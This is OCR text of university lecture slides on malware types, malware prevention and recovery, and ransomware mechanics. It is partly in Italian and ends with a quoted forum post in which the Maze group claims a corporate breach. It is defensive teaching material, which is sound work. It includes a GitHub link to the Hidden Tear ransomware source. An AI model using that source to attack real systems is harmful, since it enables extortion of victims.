


Malware Types

Prof. Federica Paci

Lecture Outline

- Malware Infections
  - What is a Malware?
  - Malware Types
  - Preventing, Detecting and Erdicating Malware Infections
- Ransomware Infections
  - How do ransomware work
  - Cyber kill chain of a ransomware attack
  - Ransomware attack's techniques
  - Defend against ransomware attacks

What is a malware?

- Malware = Malicious + Software
- Software or firmware intended to perform an unauthorized process that will have adverse impact on the confidentiality, integrity, or availability of an information system
- Source: NIST

- Malware can take controll of your device to attack other organizations
- Can block a device, encrypt data
- Can obtain credentials wich allow access to your organization's system or service that you use
- Can do mining crypto currency
- use service that may cost you money

How do systems get infected?

- Direct access to the host system
  - Infected disk, USB etc → can cause block of a device
    ↓
    can delete or encypt data
- Social Engineering
- Phishing
  - Spear-phishing
  - Whale-phishing
- Visiting a malicious website

Virus

- Replicate itself → sono programmi che si copiano da soli che infettano software legittimo
- Require Human action to execute
- Many annoy users or make small changes to infected machine
- Antivirus software is able to detect them

Types of Virus Infections

Macro

Polymorphic

Companion

Worms

- Works similar to a virus but do not infect nor it requires user action
- Can spread from device to device through the network
- Often more dangerous than a routine virus
- Often target servers by taking advantage of configuration flaws

Software dannoso progettato per propagarsi autonomamente attraverso reti informatiche, sfruttando vulnerabilità di sicurezza.
Possono diffondersi senza bisogno di un azione umana diretta.
Una volta infettato un sistema cerca di replicarsi e diffondersi a sistemi connessi sfruttando vulnerabilità di sicurezza note
La loro capacità di auto-replicazione può causare una rapida diffusione su larga scala

Key loggers

- Obviously, logs keystrokes
- Nearly always some form of data exfiltration
  - Emailing logs, uploading via FTP etc.
- Although often data is stored locally
- Depending on the author, encryption may be added to communications
- Usually comes with some form of browser or application password stealing
  - Chrome, Firefox, Internet Explorer
  - IMVU, Outlook, FileZilla...

Remote Access Trojans (RATs)

- It is designed to allow an attacker to remotely control a machine
- The RAT will set up a command and control (C2) channel with the attacker's server over which commands can be sent to the RAT, and data can be sent back
- RATs commonly have a set of built-in commands and have methods for hiding their C2 traffic from detection
- RATs may be bundled with additional functionality or designed in a modular fashion to provide additional capabilities as needed.

Trojans

- Represents itself as a useful software
- Creates a backdoor which enables hackers to control the machine
- Often downloaded from rogue websites
- Can be used to steal personal information, files, and turn machine into a zombie

Rootkits

Installs itself between the operating system and the computer hardware


Used for several reasons including ensuring hackers can maintain control of an infected machine

Some cannot be removed so the drive must be destroyed

Droppers/Downloaders


- Droppers
- *Drop* embedded files
- Typically spreads through malspam in the form of a Word or Excel document

utilizzato per introdurre altri elementi dannosi nel sistema. La sua funzione è installare ulteriori malware. può sfruttare varie tecniche per eludere la rilevazione antivirus e distribuire il suo payload dannoso.




Bots

- Once infected, the system becomes part of a botnet
- This botnet is controlled by the botmaster(s)
- Often used for DDoS attacks, as well as distributing malicious spam
- Notable botnets:
  - Mirai, Satori



Cripto Miners

- Most Crypto Miners are simply just repurposed open source cryptocurrency mining software
- They mine cryptocurrency on the victim's machine, which is sent to the attackers wallet
- Usually spread through botnets or malspam



Ransomware

- Simply put, encrypts all files on a system when executed, and then displays a message to the user stating they need to pay in order to get their files back
- Typically accepts Bitcoin as payment, possibly due to the fact that most people are aware of it, compared to something such as Monero
- Prime example: WannaCry

I ransomware impediscono l'accesso al computer o ai dati in esso contenuti.

Il computer può essere bloccato e i dati possono essere rubati

I ransomware possono propagarsi su altre macchine sulla network

Viene richiesto spesso la comunicazione con l'attaccante su un indirizzo email anonimo, seguire le istruzioni su una pagina anonima per effettuare il pagamento, generalmente in Bitcoin, per sbloccare il computer o accedere ai dati. Non è però garantito l'accesso al pc o ai dati.

- il computer è ancora infetto
- si pagano gruppi criminali
- più probabilmente sarai nuovamente bersagliato

È sempre buona norma avere un backup offline dei dati più importanti

Top Malware on Windows


- Botnet
- Infostealer
- RATs
- Ransomware

Top Malware on Linux

Threat	Percentage of detections	Notes
Miner	43.0%	Generic miner detection
DDoS	27.1%	Mirai-related detection
Tsunami	12.3%	IRC-based DDoS client
Gognt	11.5%	Generic detection for malware written in Go
Rst	1.3%	Twenty-year-old file-infector virus
Loit	1.1%	Local exploit
Swrort	0.9%	Mettle (Meterpreter implementation) for Linux
SSHDoor	0.7%	SSH backdoor
XpMmap	0.6%	Memory-related exploits

Top Malware on MacOs

Detection	Percentage of unique machines	Notes
NukeSped	22.2%	Remote-access Trojan
VSearch	15.6%	Adware / browser hijacking
Dwnldr	10.8%	Generic Trojan detection
Agent	10.8%	Generic malware detection
Keygen	6.4%	Key generator to circumvent copy protection
FkCodec	6.2%	Adware; pretends to be video codec installer
Chropex	5.0%	Adware; also exhibits browser hijacking behavior
ProxAgnt	1.9%	Trojan
Swrort	1.5%	Remote-access Trojan



Malware Prevention, Detection and Eradication

Prof. Federica Paci

Prevent malware from being delivered

- mail filtering (in combination with spam filtering) which can block malicious emails and remove executable attachments
- intercepting proxies, which block known-malicious websites
- internet security gateways, which can inspect content in certain protocols (including some encrypted protocols) for known malware
- safe browsing lists within your web browsers which can prevent access to sites known to be hosting malicious content

Prevent malware from running

- centrally manage devices in order to only permit applications trusted by the enterprise to run on devices
- Install antivirus or anti-malware products and keep updated
- disable or constrain scripting environments and macros, like Powershell and Microsoft Office macros
- disable autorun for mounted media
- install security updates as soon as they become available
- enable automatic updates for OSs, applications, and firmware
- use the latest versions of OSs and applications to take advantage of the latest security features
- configure host-based and network firewalls, disallowing inbound connections by default

Stop malware from spreading

- use MFA to authenticate users so that if malware steals credentials they can't easily be reused
- ensure obsolete platforms (Operating Systems (OS) and apps) are properly segregated from the rest of the network
- regularly review and remove user permissions that are no longer required, to limit the malware's ability to spread
- ensure system administrators avoid using their accounts for email and web browsing (to prevent malware being able to run with their high level of system privilege)
- keep track of which versions of software are installed on your devices so that you can target security updates quickly
- keep devices and infrastructure patched, especially security-enforcing devices on the network boundary (such as firewalls and VPN products)

User Education and Awareness

Starts with training

Continues with training

Always need reminders

Recognize malware and attacks

Malware Prevention: Regular Backups


- Ensure you create offline backups that are kept separate, in a different location (ideally offsite), from your network and systems, or in a cloud service designed for this purpose
- Make multiple copies of files using different backup solutions and storage locations
- Make sure that the devices containing your backup (such as external hard drives and USB sticks) are **not** permanently connected to your network.
- Ensure that backups are only connected to known clean devices before starting recovery.
- Scan backups for malware before you restore files.
- Regularly patch products used for backup

If the malware has already infected an organization

1. Immediately disconnect the infected devices
2. Turn off your Wi-Fi, disabling any core network connections (including switches
3. Reset credentials including passwords (especially for administrator and other system accounts)
4. Safely wipe the infected devices and reinstall the OS
5. Before you restore from a backup, verify that it is free from any malware.
6. Connect devices to a clean network in order to download, install and update the OS and all other software.
7. Install, update, and run antivirus software.
8. Reconnect to your network.
9. Monitor network traffic and run antivirus scans to identify if any infection remains

Non è possibile proteggere completamente la tua organizzazione dall'infezione da malware, è possibile adottare un'approccio "defense-in-depth".
Ciò significa utilizzare diversi strati di difesa con varie contromisure in ogni strato. Avendo così più opportunità per rilevare il malware
e fermarlo prima che causi danni all'organizzazione

É necessario assumere che alcuni malware si infiltreranno nella tua organizzazione, pertanto è possibile adottare misure per limitare l'impatto che ciò potrebbe causare.
Ciò permette pure di accelerare i tempi di risposta



Ransomware Attacks

Prof. Federica Paci

Ransomware Types


Ransomware

Lockers

Master Boot Record

Wipers

Ransomware building blocks



Trojan behavior

File encryption and decryption routines

Key extraction mechanism

User interaction module

Trojan behavior

Websites infected with exploit kits


Exploits in OS and productivity software

Generic phishing and infected documents

Crypto Behind Ransomware

- Symmetric crypto for file encryption
- Asymmetric crypto to encrypt symmetric key
- Only the attacker has the private key and it is never closed

Crypto Behind Ransomware



Kill Switches

Implemented by malware authors to avoid infecting their own infrastructure

Coding mistakes leaves them embedded when malware is deployed


Discovered by security researchers

Leveraged to stop encryption or virus from executing

WannaCry Kill Switch

- Discovered by a security researcher
- Manage to globally stop the infection
- Consists of an unregistered domain name

WannaCry Kill Switch Functionality



Hidden Tear

Open source malware created for education and awareness


Used in actual attacks

Written in C#

Available on github

https://github.com/goliate/hidden-tear

The Cyber Kill Chain of a Ransomware Attack



Double Extorsion

Kremez

floppy-диск

Пользователь

Joined:	Jan 9, 2020
Messages:	3
Reaction score:	15
Points:	1

Jan 9, 2020 — Thread starter — #1

Greetings, forum members.

This is Maze Team.

As you may have already heard we have breached the defence of Southwire company (http://www.southwire.com/ https://onesouthwire.com/)
